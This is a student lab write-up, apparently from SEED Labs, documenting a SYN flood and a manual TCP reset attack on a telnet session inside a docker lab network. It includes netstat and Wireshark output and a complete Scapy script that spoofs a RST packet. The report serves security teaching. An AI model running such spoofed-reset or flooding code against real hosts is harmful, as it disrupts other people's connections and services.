tcp        0      0 10.9.0.5:23             214.5.219.107:31388     SYN_RECV
tcp        0      0 10.9.0.5:23             131.167.71.82:14295     SYN_RECV
tcp        0      0 10.9.0.5:23             85.131.156.214:2152     SYN_RECV
tcp        0      0 10.9.0.5:23             45.60.139.209:51286     SYN_RECV
tcp        0      0 10.9.0.5:23             113.183.171.148:27556   SYN_RECV
tcp        0      0 10.9.0.5:23             69.117.195.157:54236    SYN_RECV
tcp        0      0 10.9.0.5:23             208.151.41.234:48566    SYN_RECV
tcp        0      0 10.9.0.5:23             72.197.208.76:14452     SYN_RECV
tcp        0      0 10.9.0.5:23             208.8.237.58:24804      SYN_RECV
tcp        0      0 10.9.0.5:23             143.114.230.166:20705   SYN_RECV
tcp        0      0 10.9.0.5:23             24.133.10.184:991       SYN_RECV
tcp        0      0 10.9.0.5:23             72.254.174.239:55753    SYN_RECV
tcp        0      0 10.9.0.5:23             37.199.190.52:10994     SYN_RECV
tcp        0      0 10.9.0.5:23             51.50.175.5:28535       SYN_RECV
tcp        0      0 10.9.0.5:23             193.193.236.250:1976    SYN_RECV
tcp        0      0 10.9.0.5:23             99.57.121.252:51197     SYN_RECV
tcp        0      0 10.9.0.5:23             87.212.130.205:29747    SYN_RECV
tcp        0      0 10.9.0.5:23             154.62.125.245:37831    SYN_RECV
tcp        0      0 10.9.0.5:23             138.78.235.101:45977    SYN_RECV
tcp        0      0 10.9.0.5:23             191.238.251.203:16380   SYN_RECV
tcp        0      0 10.9.0.5:23             45.25.193.33:4526       SYN_RECV
tcp        0      0 10.9.0.5:23             222.104.175.158:58921   SYN_RECV
tcp        0      0 10.9.0.5:23             255.51.38.67:35895      SYN_RECV
tcp        0      0 10.9.0.5:23             1.195.218.185:65492     SYN_RECV
tcp        0      0 10.9.0.5:23             191.189.123.200:55129   SYN_RECV
tcp        0      0 10.9.0.5:23             180.35.225.162:61286    SYN_RECV
root@67c3c3687418:/tcp_m11809075#
```

Note: Full output of netstat -nat above, truncated output below for readability.



```
tcp        0      0 10.9.0.5:23             146.5.27.133:47556      SYN_RECV
tcp        0      0 10.9.0.5:23             77.98.13.236:43026      SYN_RECV
tcp        0      0 10.9.0.5:23             23.110.44.185:11224     SYN_RECV
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             160.10.161.245:4671     SYN_RECV
tcp        0      0 10.9.0.5:23             52.196.64.152:64188     SYN_RECV
tcp        0      0 10.9.0.5:23             125.188.7.38:25120      SYN_RECV
tcp        0      0 10.9.0.5:23             25.191.128.140:50524    SYN_RECV
tcp        0      0 10.9.0.5:23             56.180.67.70:31700      SYN_RECV
tcp        0      0 10.9.0.5:23             123.132.239.226:23442   SYN_RECV
tcp        0      0 10.9.0.5:23             104.107.222.59:59835    SYN_RECV
```

Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful. I did find that running only 1 instance of *task1.py* seemed to have intermittent effects in that sometimes the telnet session would establish a connection and allow me to log in. I believe this may be due to the single instance of *task1.py* potentially not creating enough SYN packets fast enough to overwhelm the victim/server and as the victim/server frees a resource, the telnet session from the user1/client is allowed to establish. This makes sense considering other DOS attacks I am familiar with where it was not a single IP or machine causing the DOS but rather a botnet or network of many computers causing the DOS.


Further evidence to support that the attack was successful is the output of *netstat -nat* where it shows many 'foreign' IP addresses that are random and implausible in this lab network as our network is in the 10.9.0.0 address space.

task1.py could further be improved by allowing arguments to be passed to the script such as target IP, target port rather than having them hardcoded in the script. Also, making use of a parallel process such as python's "threads" to spawn multiple loops, each sending out SYN packets. This would eliminate the need to run multiple instances from the command line.

Task 2 - Manual

How did you perform the attack in your VM


1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
    a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: *"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6")*



```
ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6
```


```
any: <live capture in progress>    Packets: 1421 · Displayed: 0 (0.0%)
```

2. Establish a telnet session between the user1/client and the victim/server and log in successfully.




```
root@81c6cbc0cda3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar 28 23:45:40 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/3
seed@67c3c3687418:~$ 
```

3. Run a command in the telnet session to generate packets.



```
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$ 
```




ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6

```
No.   Time                   Source          Destination     Protocol  Length Info
 4051 2023-03-28 23:47:…     10.9.0.6        10.9.0.5        TCP         68 35998 → 23 [ACK] Seq=2002307282 Ack=5737463 Win=64128 Len=0 T…
 4052 2023-03-28 23:47:…     10.9.0.6        10.9.0.5        TCP         68 [TCP Dup ACK 4051#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737…
 4053 2023-03-28 23:47:…     10.9.0.5        10.9.0.6        TELNET      74 Telnet Data ...
 4054 2023-03-28 23:47:…     10.9.0.5        10.9.0.6        TCP         74 [TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737463 Ack=20…
 4055 2023-03-28 23:47:…     10.9.0.6        10.9.0.5        TCP         68 35998 → 23 [ACK] Seq=2002307282 Ack=5737469 Win=64128 Len=0 T…
 4056 2023-03-28 23:47:…     10.9.0.6        10.9.0.5        TCP         68 [TCP Dup ACK 4055#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737…
 4057 2023-03-28 23:47:…     10.9.0.5        10.9.0.6        TELNET      89 Telnet Data ...
 4058 2023-03-28 23:47:…     10.9.0.5        10.9.0.6        TCP         89 [TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737469 Ack=20…
 4059 2023-03-28 23:47:…     10.9.0.6        10.9.0.5        TCP         68 35998 → 23 [ACK] Seq=2002307282 Ack=5737490 Win=64128 Len=0 T…
 4060 2023-03-28 23:47:…     10.9.0.6        10.9.0.5        TCP         68 [TCP Dup ACK 4059#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737…

▸ Frame 1972: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 35998, Dst Port: 23, Seq: 2002307164, Len: 0
```

TCP Segment Len (tcp.len), 1 byte(s)   Packets: 7636 · Displayed: 268 (3.5%)   Profile: Default

4. In Wireshark, find the last packet sent **from** the victim/server **to** the user1/client. Note the destination port and the next sequence number in the packet.


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6


No.	Time	Source	Destination	Protocol	Length	Info
3996	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
3997	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 23 → 35998 [PSH, ACK] Seq=5737459 Ack=200230…
3998	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307279 Ack=5737460 Win=64128 Len=0 T…
3999	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 35998 → 23 [ACK] Seq=2002307279 Ack=5737…
4009	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
4010	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 35998 → 23 [PSH, ACK] Seq=2002307279 Ack=573…
4011	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
4012	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 23 → 35998 [PSH, ACK] Seq=5737460 Ack=200230…
4013	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307280 Ack=5737461 Win=64128 Len=0 T…
4014	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 35998 → 23 [ACK] Seq=2002307280 Ack=5737…
4047	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
4048	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	70	[TCP Retransmission] 35998 → 23 [PSH, ACK] Seq=2002307280 Ack…
4049	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
4050	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737461 Ack=20…
4051	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307282 Ack=5737463 Win=64128 Len=0 T…
4052	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 4051#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737…
4053	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TELNET	74	Telnet Data ...
4054	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737463 Ack=20…
4055	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307282 Ack=5737469 Win=64128 Len=0 T…
4056	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 4055#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737…
4057	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
4058	2023-03-28 23:47:…	10.9.0.5	10.9.0.6	TCP	89	[TCP Retransmission] 23 → 35998 [PSH, ACK] Seq=5737469 Ack=20…
4059	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	35998 → 23 [ACK] Seq=2002307282 Ack=5737490 Win=64128 Len=0 T…
4060	2023-03-28 23:47:…	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 4059#1] 35998 → 23 [ACK] Seq=2002307282 Ack=5737…

```
Frame 4058: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 23, Dst Port: 35998, Seq: 5737469, Ack: 2002307282, Len: 21
    Source Port: 23
    Destination Port: 35998
    [Stream index: 7]
    [TCP Segment Len: 21]
    Sequence number: 5737469
    [Next sequence number: 5737490]
    Acknowledgment number: 2002307282
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 65152]
    [Window size scaling factor: 128]
    Checksum: 0x1458 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [SEQ/ACK analysis]
  [Timestamps]
    TCP payload (21 bytes)
    Retransmitted TCP segment data (21 bytes)
```

```
0020  0a 09 00 06 00 17 8c 9e  00 57 8b fd 77 58 c8 d2   ········ ·W··wX··
0030  80 18 01 fd 14 58 00 00  01 01 08 0a bb d6 09 9b   ·····X·· ········
```


Transmission Control Protocol (tcp), 32 byte(s) Packets: 24285 · Displayed: 268 (1.1%) Profile: Default

5. Replace the variables *intDestinationPort* and *intNextSequenceNumber* in the following code with the values found in step 4, respectively.




```python
#!/bin/python3
from scapy.all import *
from random import randrange
import sys

# Fill with values found during analysis
intDestinationPort = 35998
intNextSequenceNumber = 5737490

# Targeting victim/server container's telnet port
strSourceIP = "10.9.0.5"
strDestinationIP = "10.9.0.6"
intSourcePort =  23

# Build the IP layer of the packet
lyrIP = IP(src=strSourceIP, dst=strDestinationIP)

# Build TCP layer of the packet
lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="R", seq=intNextSequenceNumber)

# Build the full packet and show it
pktResetPacket = lyrIP / lyrTCP
pktResetPacket.show()

# Send the packet
send(pktResetPacket, verbose=0)

```

6. Run *task2_manual.py* to initiate a TCP Reset Attack



```
root@network-security-seedlabs:/tcp_m11809075/src# python3 task2_manual.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
